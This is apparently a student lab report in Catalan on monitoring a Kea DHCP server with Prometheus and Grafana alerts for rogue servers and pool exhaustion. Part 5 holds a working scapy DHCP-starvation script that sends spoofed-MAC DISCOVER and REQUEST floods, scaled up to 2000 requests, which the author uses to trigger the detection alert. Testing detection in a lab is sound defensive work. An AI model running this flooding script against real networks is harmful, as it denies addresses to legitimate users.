
Ricard Sala Nikitin

Part 4:

Pasos previs:



Creació del fitxer script detector.
! Important > Posar la meva interfície de xarxa del server. Per defecte aquí posaba “eth0”, pero la interfície de xarxa que ens interesa es la “enp0s8”:



Ricard Sala Nikitin

Ara fem un “curl” per a comprovar la mètrica creada anteriorment. El resultat es correcte ja que es veu que el script esta actiu al port 9101 amb el missatge “dhcp_rogue_server_detected 0.0”

```
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$ sudo python3 /usr/local/bin/detect_rogue_dhcp.py &
[1] 9182
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$ curl http://172.24.66.10:9101/metrics | grep dhcp_rogue
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0                              100   2055 100   2055    0     0 152.5k      0
2055 100   2055    0     0 137.4k      0                              100   2055 100   2055    0     0 104.1k      0
# HELP dhcp_rogue_server_detected Servidor DHCP no autoritzat detectat (1=si, 0=no)
# TYPE dhcp_rogue_server_detected gauge
dhcp_rogue_server_detected 0.0
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$
```

Seguidament, afegeixo la regla de alerta a “Prometheus”:

```
ricard.sala@kea-server-ricard
 GNU nano 8.7.1                          /home/ricard.sala/dhcp-monitoring-ricardsala/prometheus/alert-rules.yml
groups:
  - name: dhcp_alerts_ricardsala
    rules:
      - alert: DHCPPoolExhaustionWarning
        expr: (kea_dhcp4_addresses_assigned_total / kea_dhcp4_addresses_total) * 100 > 90
        for: 1m
        labels:
          severity: critical
        annotations:
          summary: "Pool DHCP ricardsala a punt d'esgotar-se"
          description: "Ocupació del pool per sobre del 90% durant més d'1 minut - possible DHCP Starvation."

      - alert: RogueDHCPServerDetected
        expr: dhcp_rogue_server_detected == 1
        for: 0m
        labels:
          severity: critical
        annotations:
          summary: "Servidor DHCP no autoritzat detectat a la xarxa ricardsala"
```

Torno a executar el curl per extraure les metriques del fitxer corresponent:


```
ricard.sala@kea-server-ricard
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$ curl http:/
/172.24.66.10:9101/metrics | grep dhcp_rogue
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Curr
ent
                                 Dload  Upload   Total   Spent    Left  Spee
d
  0     0    0     0    0     0      0      0
100  2040 100  2040    0     0 106.9k      0
100  2040 100  2040    0     0 106.2k      0
100  2040 100  2040    0     0 105.7k      0
 0
# HELP dhcp_rogue_server_detected Servidor DHCP no autoritzat detectat (1=s
i, 0=no)
# TYPE dhcp_rogue_server_detected gauge
dhcp_rogue_server_detected 0.0
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$
```

Aquí com veiem, reinicio el contenidor de prometehus per a evitar fallos més endavant:

```
ricard.sala@kea-server-ricard
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$ docker compose restart prometheus
[+] Restarting 1/1
 ✔Container prometheus-ricardsala  Started                          3.2s
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$
```

Ricard Sala Nikitin

Finalment, podem veure que ara tenim 2 alertes en comptes de 1:



Part 5

Primer de tot, instal·lem les llibreries necessaries. En aquest cas, “scapy”, que serveix per a crear i enviar paquets de xarxa personalitzas (Ex: paquets DHCP falsos):

```
ricard.sala@kea-server-ricardsala:~$ sudo apt update && sudo apt install -y python3-scapy
[sudo: authenticate] Password:
Obj:1 http://es.archive.ubuntu.com/ubuntu resolute InRelease
Obj:2 http://es.archive.ubuntu.com/ubuntu resolute-updates InRelease
Obj:3 http://es.archive.ubuntu.com/ubuntu resolute-backports InRelease
Bai:4 http://security.ubuntu.com/ubuntu resolute-security InRelease [137 kB]
Bai:5 http://security.ubuntu.com/ubuntu resolute-security/main amd64 Packages [559 kB]
Bai:6 http://security.ubuntu.com/ubuntu resolute-security/universe amd64 Packages [198 kB]
S'ha baixat 894 kB en 2s (413 kB/s)
Es poden actualitzar 49 paquets. Executeu «apt list --upgradable» per a veure'ls.
S'està construint l'arbre de dependències… 50%
```

Script maliciós:

ricard.sala@kea-server-ricardsala: ~/dhcp-monitoring-ricardsala

```
 GNU nano 8.7.1                    starvation_test.py
#!/usr/bin/env python3
# starvation_test.py — ÚS EXCLUSIU EN LABORATORI AÏLLAT
from scapy.all import *
import random


def random_mac():
    return "02:%02x:%02x:%02x:%02x:%02x" % tuple(random.randint(0, 255) for _ in ra

for i in range(150):
    mac = random_mac()
    dhcp_discover = (Ether(src=mac, dst="ff:ff:ff:ff:ff:ff") /
                     IP(src="0.0.0.0", dst="255.255.255.255") /
                     UDP(sport=68, dport=67) /
                     BOOTP(chaddr=bytes.fromhex(mac.replace(":", "")), xid=random.
                     DHCP(options=[("message-type", "discover"), "end"]))
    sendp(dhcp_discover, iface="enp0s8", verbose=0)


print("150 peticions DISCOVER enviades")
```

Ricard Sala Nikitin


Modifico el seguent fitxer:




L'executem:



Aplico permisos de execució al fitxer:



Reinicio el servei de Prometheus i executo el script amb les peticions falses



Ricard Sala Nikitin

He hagut de fer una modificació al script de “python” ja que necesito tenir control dels 4 pasos del DHCP. Primer, modifiquem el fitxer “starvation.py”:

ricard.sala@kea-server-ricardsala: ~/dhcp-monitoring-ricardsala

GNU nano 8.7.1 starvation_test.py

```
print(f"Iniciando simulación de DHCP Starvation completa en {INTERFACE}...")

# Lanzamos 150 negociaciones completas
for i in range(1, 151):
    mac = random_mac()
    mac_bytes = random_bytes_mac(mac)
    xid = random.randint(1, 2**32 - 1)

    # 1. PASO 1: Paso de DISCOVER
    dhcp_discover = (
        Ether(src=mac, dst="ff:ff:ff:ff:ff:ff") /
        IP(src="0.0.0.0", dst="255.255.255.255") /
        UDP(sport=68, dport=67) /
        BOOTP(chaddr=mac_bytes, xid=xid) /
        DHCP(options=[("message-type", "discover"), "end"])
    )

    # Enviamos DISCOVER y esperamos la respuesta OFFER de Kea (timeout de 0.5s)
    offer = srp1(dhcp_discover, iface=INTERFACE, timeout=0.5, verbose=0)

    if offer and offer.haslayer(DHCP):
        # Extraer la IP ofrecida por el servidor
        offered_ip = offer[BOOTP].yiaddr

        # 2. PASO 2: Enviar REQUEST solicitando formalmente la IP
        dhcp_request = (
            Ether(src=mac, dst="ff:ff:ff:ff:ff:ff") /
            IP(src="0.0.0.0", dst="255.255.255.255") /
            UDP(sport=68, dport=67) /
            BOOTP(chaddr=mac_bytes, xid=xid) /
            DHCP(options=[
                ("message-type", "request"),
                ("requested_addr", offered_ip),
                ("server_id", LEGITIMATE_SERVER_IP),
                "end"
```


```
    if offer and offer.haslayer(DHCP):
        # Extraer la IP ofrecida por el servidor
        offered_ip = offer[BOOTP].yiaddr

        # 2. PASO 2: Enviar REQUEST solicitando formalmente la IP
        dhcp_request = (
            Ether(src=mac, dst="ff:ff:ff:ff:ff:ff") /
            IP(src="0.0.0.0", dst="255.255.255.255") /
            UDP(sport=68, dport=67) /
            BOOTP(chaddr=mac_bytes, xid=xid) /
            DHCP(options=[
                ("message-type", "request"),
                ("requested_addr", offered_ip),
                ("server_id", LEGITIMATE_SERVER_IP),
                "end"
            ])
        )

        sendp(dhcp_request, iface=INTERFACE, verbose=0)
        print(f"[{i}/150] IP asignada correctamente: {offered_ip} para MAC {mac}")
    else:
        # Si no responde con OFFER, enviamos un REQUEST directo por si acaso
        print(f"[{i}/150] Sin respuesta OFFER directa, enviando DISCOVER continuo...")


print("\n--- Simulación finalizada ---")
```

! Important > He fet varios cambis de configuració i no hi ha manera que sorti el “firing” a prometheus !



Ricard Sala Nikitin

He fet el seguent canvi en el qual he pujat de les 150 peticions DHCP del fitxer “starvation_test.py” que es un fitxer que fa de entorn de proves, ho he passat a 2000 peticions per a que salti la alerta:




- Tornem a entrar al Prometheus i podem apreciar varies coses. Primer, que la alerta “DHCPoolExhaustionWarning” apareix com a activada en estat “firing”

- La regla ha evaluat la metrica de ocupació del pool DHCP per a la subxarxa 172.24.66.0/24 del server Kea

- Al cumplir-se la condició definida previament, el sistema genera de forma automàtica un avís (critical)


- Tot això confirma que el meanisme de detecció i monitorització de atacs de DHCP starvation (realitzar moltes sol·licituts DHCP a un servidor):




Ricard Sala Nikitin

Ara el que faig es mostrar les comprovacions desde la interífice del Grafana per acabar de mostrar les dades reals:

! Important > Previament no me deixaba fer login ja que la contrasenya no hi coincidia. El que he fet ha sigut cambiarla ja que no me enrecordava quina era. Per a això, he accedit al fitxer de configuracio “docker-compose.yml” i allà he cambiat la contrasenya. Després,he apagat el servei amb “docker-compose down -v” i le he tornat a aixecar amb “docker-compose up -d” per a reiniciar el servei:




Fitxer configuració:




Ricard Sala Nikitin


Com veiem, ara si que em deixa accedir al grafana amb les meves credencials:




Afegeixo la primera font de dades, el qual em servirà per conectar el Grafana amb la base de dades la qual recopila les métriques del meu entorn de proves. La interfície de aquest programa em permetra: crear Dashboards, monitoritzar la infraestructura del meu servidor i analitzar events de seguretat.



Escollim Prometheus. Això vol dir que les metriques i dades vindran de aquell servei, el qual hem configurat en els fitxers de configuració de Prometheus previament:




Aquí posem per el port que volem que corri el Prometheus. El resto de paràmetres els deixem iguals:




Ricard Sala Nikitin


Guardem els cambis:




Ara vaig a crear el meu primer dashboard el qual me ajudara a analitzar les metriques del servidor:



